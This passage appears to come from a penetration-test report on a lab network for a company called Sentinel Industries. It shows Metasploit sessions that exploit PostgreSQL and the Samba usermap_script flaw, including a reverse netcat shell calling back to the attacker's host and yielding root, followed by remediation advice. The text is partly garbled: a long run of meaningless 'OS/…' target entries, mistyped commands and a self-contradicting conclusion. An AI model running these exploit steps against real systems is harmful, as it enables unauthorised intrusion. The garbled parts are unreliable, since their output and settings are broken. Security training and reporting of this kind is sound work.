[*] 192.168.56.103:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/yyNtVHDu.so, should be cleaned up automatically
[*] Sending stage (984904 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:1234 -> 192.168.56.103:57813) at 2022-10-28 23:23:55 +0530

meterpreter > ifconfig

Interface 1
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 16436
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
Name : eth0
Hardware MAC : 08:00:27:78:c0:b9
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe78:c0b9
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

As you can see, we were able to access the victim system by establishing the rhosts, lhost, and lport in a few easy steps. (system of Sentinel Industries)

Risk rating-

Medium

Recommendations

It is strongly advised to update the system to the most recent Postgresql DB version in order to ensure the system's security.

3. Samba smbd 3.X – 4.X (workgroup: WORKGROUP)

The service net boi ssn and version are Samba smbd 3.X - 4.X (workgroup:WORKGROUP) when port 139 is examined. When correctly exploited, this samba smbd's vulnerability to the usermap script can grant the target system root capabilities. (system of Sentinel Industries)

```
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

The msfconsole can be used to exploit this vulnerability and gain root access, as seen below.

```
18 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
19 exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
20 auxiliary/dos/samba/read_nttrans_ea_list normal No Samba read_nttrans_ea_list Integer Overflow
21 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
22 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
23 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
24 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
25 exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    139              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic (Windows, Linux, BSD, Mac OS X, Solaris, FreeBSD, OpenBSD, NetBSD, IRIX, AIX, HP-UX, VMS, OS/2, Amiga, Atari, BeOS, BSDI, FreeBSD, IRIX, Linux, Mac OS X, NetBSD, OpenBSD, OS/2, OS/390, OS/400, OS/516, OS/68000, OS/80000, OS/90000, OS/100000, OS/110000, OS/120000, OS/130000, OS/140000, OS/150000, OS/160000, OS/170000, OS/180000, OS/190000, OS/200000, OS/210000, OS/220000, OS/230000, OS/240000, OS/250000, OS/260000, OS/270000, OS/280000, OS/290000, OS/300000, OS/310000, OS/320000, OS/330000, OS/340000, OS/350000, OS/360000, OS/370000, OS/380000, OS/390000, OS/400000, OS/410000, OS/420000, OS/430000, OS/440000, OS/450000, OS/460000, OS/470000, OS/480000, OS/490000, OS/500000, OS/510000, OS/520000, OS/530000, OS/540000, OS/550000, OS/560000, OS/570000, OS/580000, OS/590000, OS/600000, OS/610000, OS/620000, OS/630000, OS/640000, OS/650000, OS/660000, OS/670000, OS/680000, OS/690000, OS/700000, OS/710000, OS/720000, OS/730000, OS/740000, OS/750000, OS/760000, OS/770000, OS/780000, OS/790000, OS/800000, OS/810000, OS/820000, OS/830000, OS/840000, OS/850000, OS/860000, OS/870000, OS/880000, OS/890000, OS/900000, OS/910000, OS/920000, OS/930000, OS/940000, OS/950000, OS/960000, OS/970000, OS/980000, OS/990000, OS/1000000, OS/1010000, OS/1020000, OS/1030000, OS/1040000, OS/1050000, OS/1060000, OS/1070000, OS/1080000, OS/1090000, OS/1100000, OS/1110000, OS/1120000, OS/1130000, OS/1140000, OS/1150000, OS/1160000, OS/1170000, OS/1180000, OS/1190000, OS/1200000, OS/1210000, OS/1220000, OS/1230000, OS/1240000, OS/1250000, OS/1260000, OS/1270000, OS/1280000, OS/1290000, OS/1300000, OS/1310000, OS/1320000, OS/1330000, OS/1340000, OS/1350000, OS/1360000, OS/1370000, OS/1380000, OS/1390000, OS/1400000, OS/1410000, OS/1420000, OS/1430000, OS/1440000, OS/1450000, OS/1460000, OS/1470000, OS/1480000, OS/1490000, OS/1500000, OS/1510000, OS/1520000, OS/1530000, OS/1540000, OS/1550000, OS/1560000, OS/1570000, OS/1580000, OS/1590000, OS/1600000, OS/1610000, OS/1620000, OS/1630000, OS/1640000, OS/1650000, OS/1660000, OS/1670000, OS/1680000, OS/1690000, OS/1700000, OS/1710000, OS/1720000, OS/1730000, OS/1740000, OS/1750000, OS/1760000, OS/1770000, OS/1780000, OS/1790000, OS/1800000, OS/1810000, OS/1820000, OS/1830000, OS/1840000, OS/1850000, OS/1860000, OS/1870000, OS/1880000, OS/1890000, OS/1900000, OS/1910000, OS/1920000, OS/1930000, OS/1940000, OS/1950000, OS/1960000, OS/1970000, OS/1980000, OS/1990000, OS/2000000, OS/2010000, OS/2020000, OS/2030000, OS/2040000, OS/2050000, OS/2060000, OS/2070000, OS/2080000, OS/2090000, OS/2100000, OS/2110000, OS/2120000, OS/2130000, OS/2140000, OS/2150000, OS/2160000, OS/2170000, OS/2180000, OS/2190000, OS/2200000, OS/2210000, OS/2220000, OS/2230000, OS/2240000, OS/2250000, OS/2260000, OS/2270000, OS/2280000, OS/2290000, OS/2300000, OS/2310000, OS/2320000, OS/2330000, OS/2340000, OS/2350000, OS/2360000, OS/2370000, OS/2380000, OS/2390000, OS/2400000, OS/2410000, OS/2420000, OS/2430000, OS/2440000, OS/2450000, OS/2460000, OS/2470000, OS/2480000, OS/2490000, OS/2500000, OS/2510000, OS/2520000, OS/2530000, OS/2540000, OS/2550000, OS/2560000, OS/2570000, OS/2580000, OS/2590000, OS/2600000, OS/2610000, OS/2620000, OS/2630000, OS/2640000, OS/2650000, OS/2660000, OS/2670000, OS/2680000, OS/2690000, OS/2700000, OS/2710000, OS/2720000, OS/2730000, OS/2740000, OS/2750000, OS/2760000, OS/2770000, OS/2780000, OS/2790000, OS/2800000, OS/2810000, OS/2820000, OS/2830000, OS/2840000, OS/2850000, OS/2860000, OS/2870000, OS/2880000, OS/2890000, OS/2900000, OS/2910000, OS/2920000, OS/2930000, OS/2940000, OS/2950000, OS/2960000, OS/2970000, OS/2980000, OS/2990000, OS/3000000, OS/3010000, OS/3020000, OS/3030000, OS/3040000, OS/3050000, OS/3060000, OS/3070000, OS/3080000, OS/3090000, OS/3100000, OS/3110000, OS/3120000, OS/3130000, OS/3140000, OS/3150000, OS/3160000, OS/3170000, OS/3180000, OS/3190000, OS/3200000, OS/3210000, OS/3220000, OS/3230000, OS/3240000, OS/3250000, OS/3260000, OS/3270000, OS/3280000, OS/3290000, OS/3300000, OS/3310000, OS/3320000, OS/3330000, OS/3340000, OS/3350000, OS/3360000, OS/3370000, OS/3380000, OS/3390000, OS/3400000, OS/3410000, OS/3420000, OS/3430000, OS/3440000, OS/3450000, OS/3460000, OS/3470000, OS/3480000, OS/3490000, OS/3500000, OS/3510000, OS/3520000, OS/3530000, OS/3540000, OS/3550000, OS/3560000, OS/3570000, OS/3580000, OS/3590000, OS/3600000, OS/3610000, OS/3620000, OS/3630000, OS/3640000, OS/3650000, OS/3660000, OS/3670000, OS/3680000, OS/3690000, OS/3700000, OS/3710000, OS/3720000, OS/3730000, OS/3740000, OS/3750000, OS/3760000, OS/3770000, OS/3780000, OS/3790000, OS/3800000, OS/3810000, OS/3820000, OS/3830000, OS/3840000, OS/3850000, OS/3860000, OS/3870000, OS/3880000, OS/3890000, OS/3900000, OS/3910000, OS/3920000, OS/3930000, OS/3940000, OS/3950000, OS/3960000, OS/3970000, OS/3980000, OS/3990000, OS/4000000, OS/4010000, OS/4020000, OS/4030000, OS/4040000, OS/4050000, OS/4060000, OS/4070000, OS/4080000, OS/4090000, OS/4100000, OS/4110000, OS/4120000, OS/4130000, OS/4140000, OS/4150000, OS/4160000, OS/4170000, OS/4180000, OS/4190000, OS/4200000, OS/4210000, OS/4220000, OS/4230000, OS/4240000, OS/4250000, OS/4260000, OS/4270000, OS/4280000, OS/4290000, OS/4300000, OS/4310000, OS/4320000, OS/4330000, OS/4340000, OS/4350000, OS/4360000, OS/4370000, OS/4380000, OS/4390000, OS/4400000, OS/4410000, OS/4420000, OS/4430000, OS/4440000, OS/4450000, OS/4460000, OS/4470000, OS/4480000, OS/4490000, OS/4500000, OS/4510000, OS/4520000, OS/4530000, OS/4540000, OS/4550000, OS/4560000, OS/4570000, OS/4580000, OS/4590000, OS/4600000, OS/4610000, OS/4620000, OS/4630000, OS/4640000, OS/4650000, OS/4660000, OS/4670000, OS/4680000, OS/4690000, OS/4700000, OS/4710000, OS/4720000, OS/4730000, OS/4740000, OS/4750000, OS/4760000, OS/4770000, OS/4780000, OS/4790000, OS/4800000, OS/4810000, OS/4820000, OS/4830000, OS/4840000, OS/4850000, OS/4860000, OS/4870000, OS/4880000, OS/4890000, OS/4900000, OS/4910000, OS/4920000, OS/4930000, OS/4940000, OS/4950000, OS/4960000, OS/4970000, OS/4980000, OS/4990000, OS/5000000, OS/5010000, OS/5020000, OS/5030000, OS/5040000, OS/5050000, OS/5060000, OS/5070000, OS/5080000, OS/5090000, OS/5100000, OS/5110000, OS/5120000, OS/5130000, OS/5140000, OS/5150000, OS/5160000, OS/5170000, OS/5180000, OS/5190000, OS/5200000, OS/5210000, OS/5220000, OS/5230000, OS/5240000, OS/5250000, OS/5260000, OS/5270000, OS/5280000, OS/5290000, OS/5300000, OS/5310000, OS/5320000, OS/5330000, OS/5340000, OS/5350000, OS/5360000, OS/5370000, OS/5380000, OS/5390000, OS/5400000, OS/5410000, OS/5420000, OS/5430000, OS/5440000, OS/5450000, OS/5460000, OS/5470000, OS/5480000, OS/5490000, OS/5500000, OS/5510000, OS/5520000, OS/5530000, OS/5540000, OS/5550000, OS/5560000, OS/5570000, OS/5580000, OS/5590000, OS/5600000, OS/5610000, OS/5620000, OS/5630000, OS/5640000, OS/5650000, OS/5660000, OS/5670000, OS/5680000, OS/5690000, OS/5700000, OS/5710000, OS/5720000, OS/5730000, OS/5740000, OS/5750000, OS/5760000, OS/5770000, OS/5780000, OS/5790000, OS/5800000, OS/5810000, OS/5820000, OS/5830000, OS/5840000, OS/5850000, OS/5860000, OS/5870000, OS/5880000, OS/5890000, OS/5900000, OS/5910000, OS/5920000, OS/5930000, OS/5940000, OS/5950000, OS/5960000, OS/5970000, OS/5980000, OS/5990000, OS/6000000, OS/6010000, OS/6020000, OS/6030000, OS/6040000, OS/6050000, OS/6060000, OS/6070000, OS/6080000, OS/6090000, OS/6100000, OS/6110000, OS/6120000, OS/6130000, OS/6140000, OS/6150000, OS/6160000, OS/6170000, OS/6180000, OS/6190000, OS/6200000, OS/6210000, OS/6220000, OS/6230000, OS/6240000, OS/6250000, OS/6260000, OS/6270000, OS/6280000, OS/6290000, OS/6300000, OS/6310000, OS/6320000, OS/6330000, OS/6340000, OS/6350000, OS/6360000, OS/6370000, OS/6380000, OS/6390000, OS/6400000, OS/6410000, OS/6420000, OS/6430000, OS/6440000, OS/6450000, OS/6460000, OS/6470000, OS/6480000, OS/6490000, OS/6500000, OS/6510000, OS/6520000, OS/6530000, OS/6540000, OS/6550000, OS/6560000, OS/6570000, OS/6580000, OS/6590000, OS/6600000, OS/6610000, OS/6620000, OS/6630000, OS/6640000, OS/6650000, OS/6660000, OS/6670000, OS/6680000, OS/6690000, OS/6700000, OS/6710000, OS/6720000, OS/6730000, OS/6740000, OS/6750000, OS/6760000, OS/6770000, OS/6780000, OS/6790000, OS/6800000, OS/6810000, OS/6820000, OS/6830000, OS/6840000, OS/6850000, OS/6860000, OS/6870000, OS/6880000, OS/6890000, OS/6900000, OS/6910000, OS/6920000, OS/6930000, OS/6940000, OS/6950000, OS/6960000, OS/6970000, OS/6980000, OS/6990000, OS/7000000, OS/7010000, OS/7020000, OS/7030000, OS/7040000, OS/7050000, OS/7060000, OS/7070000, OS/7080000, OS/7090000, OS/7100000, OS/7110000, OS/7120000, OS/7130000, OS/7140000, OS/7150000, OS/7160000, OS/7170000, OS/7180000, OS/7190000, OS/7200000, OS/7210000, OS/7220000, OS/7230000, OS/7240000, OS/7250000, OS/7260000, OS/7270000, OS/7280000, OS/7290000, OS/7300000, OS/7310000, OS/7320000, OS/7330000, OS/7340000, OS/7350000, OS/7360000, OS/7370000, OS/7380000, OS/7390000, OS/7400000, OS/7410000, OS/7420000, OS/7430000, OS/7440000, OS/7450000, OS/7460000, OS/7470000, OS/7480000, OS/7490000, OS/7500000, OS/7510000, OS/7520000, OS/7530000, OS/7540000, OS/7550000, OS/7560000, OS/7570000, OS/7580000, OS/7590000, OS/7600000, OS/7610000, OS/7620000, OS/7630000, OS/7640000, OS/7650000, OS/7660000, OS/7670000, OS/7680000, OS/7690000, OS/7700000, OS/7710000, OS/7720000, OS/7730000, OS/7740000, OS/7750000, OS/7760000, OS/7770000, OS/7780000, OS/7790000, OS/7800000, OS/7810000, OS/7820000, OS/7830000, OS/7840000, OS/7850000, OS/7860000, OS/7870000, OS/7880000, OS/7890000, OS/7900000, OS/7910000, OS/7920000, OS/7930000, OS/7940000, OS/7950000, OS/7960000, OS/7970000, OS/7980000, OS/7990000, OS/8000000, OS/8010000, OS/8020000, OS/8030000, OS/8040000, OS/8050000, OS/8060000, OS/8070000, OS/8080000, OS/8090000, OS/8100000, OS/8110000, OS/8120000, OS/8130000, OS/8140000, OS/8150000, OS/8160000, OS/8170000, OS/8180000, OS/8190000, OS/8200000, OS/8210000, OS/8220000, OS/8230000, OS/8240000, OS/8250000, OS/8260000, OS/8270000, OS/8280000, OS/8290000, OS/8300000, OS/8310000, OS/8320000, OS/8330000, OS/8340000, OS/8350000, OS/8360000, OS/8370000, OS/8380000, OS/8390000, OS/8400000, OS/8410000, OS/8420000, OS/8430000, OS/8440000, OS/8450000, OS/8460000, OS/8470000, OS/8480000, OS/8490000, OS/8500000, OS/8510000, OS/8520000, OS/8530000, OS/8540000, OS/8550000, OS/8560000, OS/8570000, OS/8580000, OS/8590000, OS/8600000, OS/8610000, OS/8620000, OS/8630000, OS/8640000, OS/8650000, OS/8660000, OS/8670000, OS/8680000, OS/8690000, OS/8700000, OS/8710000, OS/8720000, OS/8730000, OS/8740000, OS/8750000, OS/8760000, OS/8770000, OS/8780000, OS/8790000, OS/8800000, OS/8810000, OS/8820000, OS/8830000, OS/8840000, OS/8850000, OS/8860000, OS/8870000, OS/8880000, OS/8890000, OS/8900000, OS/8910000, OS/8920000, OS/8930000, OS/8940000, OS/8950000, OS/8960000, OS/8970000, OS/8980000, OS/8990000, OS/9000000, OS/9010000, OS/9020000, OS/9030000, OS/9040000, OS/9050000, OS/9060000, OS/9070000, OS/9080000, OS/9090000, OS/9100000, OS/9110000, OS/9120000, OS/9130000, OS/9140000, OS/9150000, OS/9160000, OS/9170000, OS/9180000, OS/9190000, OS/9200000, OS/9210000, OS/9220000, OS/9230000, OS/9240000, OS/9250000, OS/9260000, OS/9270000, OS/9280000, OS/9290000, OS/9300000, OS/9310000, OS/9320000, OS/9330000, OS/9340000, OS/9350000, OS/9360000, OS/9370000, OS/9380000, OS/9390000, OS/9400000, OS/9410000, OS/9420000, OS/9430000, OS/9440000, OS/9450000, OS/9460000, OS/9470000, OS/9480000, OS/9490000, OS/9500000, OS/9510000, OS/9520000, OS/9530000, OS/9540000, OS/9550000, OS/9560000, OS/9570000, OS/9580000, OS/9590000, OS/9600000, OS/9610000, OS/9620000, OS/9630000, OS/9640000, OS/9650000, OS/9660000, OS/9670000, OS/9680000, OS/9690000, OS/9700000, OS/9710000, OS/9720000, OS/9730000, OS/9740000, OS/9750000, OS/9760000, OS/9770000, OS/9780000, OS/9790000, OS/9800000, OS/9810000, OS/9820000, OS/9830000, OS/9840000, OS/9850000, OS/9860000, OS/9870000, OS/9880000, OS/9890000, OS/9900000, OS/9910000, OS/9920000, OS/9930000, OS/9940000, OS/9950000, OS/9960000, OS/9970000, OS/9980000, OS/9990000, OS/10000000, OS/10010000, OS/10020000, OS/10030000, OS/10040000, OS/10050000, OS/10060000, OS/10070000, OS/10080000, OS/10090000, OS/10100000, OS/10110000, OS/10120000, OS/10130000, OS/10140000, OS/10150000, OS/10160000, OS/10170000, OS/10180000, OS/10190000, OS/10200000, OS/10210000, OS/10220000, OS/10230000, OS/10240000, OS/10250000, OS/10260000, OS/10270000, OS/10280000, OS/10290000, OS/10300000, OS/10310000, OS/10320000, OS/10330000, OS/10340000, OS/10350000, OS/10360000, OS/10370000, OS/10380000, OS/10390000, OS/10400000, OS/10410000, OS/10420000, OS/10430000, OS/10440000, OS/10450000, OS/10460000, OS/10470000, OS/10480000, OS/10490000, OS/10500000, OS/10510000, OS/10520000, OS/10530000, OS/10540000, OS/10550000, OS/10560000, OS/10570000, OS/10580000, OS/10590000, OS/10600000, OS/10610000, OS/10620000, OS/10630000, OS/10640000, OS/10650000, OS/10660000, OS/10670000, OS/10680000, OS/10690000, OS/10700000, OS/10710000, OS/10720000, OS/10730000, OS/10740000, OS/10750000, OS/10760000, OS/10770000, OS/10780000, OS/10790000, OS/10800000, OS/10810000, OS/10820000, OS/10830000, OS/10840000, OS/10850000, OS/10860000, OS/10870000, OS/10880000, OS/10890000, OS/10900000, OS/10910000, OS/10920000, OS/10930000, OS/10940000, OS/10950000, OS/10960000, OS/10970000, OS/10980000, OS/10990000, OS/11000000, OS/11010000, OS/11020000, OS/11030000, OS/11040000, OS/11050000, OS/11060000, OS/11070000, OS/11080000, OS/11090000, OS/11100000, OS/11110000, OS/11120000, OS/11130000, OS/11140000, OS/11150000, OS/11160000, OS/11170000, OS/11180000, OS/11190000, OS/11200000, OS/11210000, OS/11220000, OS/11230000, OS/11240000, OS/11250000, OS/11260000, OS/11270000, OS/11280000, OS/11290000, OS/11300000, OS/11310000, OS/11320000, OS/11330000, OS/11340000, OS/11350000, OS/11360000, OS/11370000, OS/11380000, OS/11390000, OS/11400000, OS/11410000, OS/11420000, OS/11430000, OS/11440000, OS/11450000, OS/11460000, OS/11470000, OS/11480000, OS/1149
```

```

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.56.103
rhosts => 192.168.56.103
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(multi/samba/usermap_script) > set lport 1234
lport => 1234
msf6 exploit(multi/samba/usermap_script) > set played cmd/unix/reverse
played => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.56.102:1234
[*] Command shell session 1 opened (192.168.56.102:1234 -> 192.168.56.103:36350) at 2022-10-28 23:38:56 +0530

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:78:c0:b9
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe78:c0b9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12137924 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69744 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:777942795 (741.9 MB)  TX bytes:4063614 (3.8 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3051 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3051 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1497965 (1.4 MB)  TX bytes:1497965 (1.4 MB)

```

We now have root access to the victim system, as demonstrated in the above image, and we can check that this is the System of Sentinel Industries by typing `ifconfig` to view the victim's IP address.

Risk rating-

Critical

Recommendations

It is strongly recommended to update the system to the most recent samba version in order to ensure the system's security.

4. Final Analysis

Severity Rating	Vulnerability	Remediation
Medium	Linux telnetd	SSH is strongly recommended over telnet because it is unsafe and transmits data in clear text.
Medium	PostgreSQL DB 8.3.0 – 8.3.7	It is strongly advised to update the system to the most recent Postgresql DB version in order to ensure the system's security.
Critical	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)	It is strongly recommended to update the system to the most recent samba version in order to ensure the system's security.

Conclusion

A few threats and vulnerabilities have been discovered after looking into company's systems. These were analyzed during the vulnerability analysis and threat modeling stages. A few weaknesses and dangers were also discovered. After conducting vulnerability analysis and threat modeling, Sentinel Industries was able to identify and address its security issues. Despite the various efforts that were made to improve its security, the company was still able to maintain its overall security.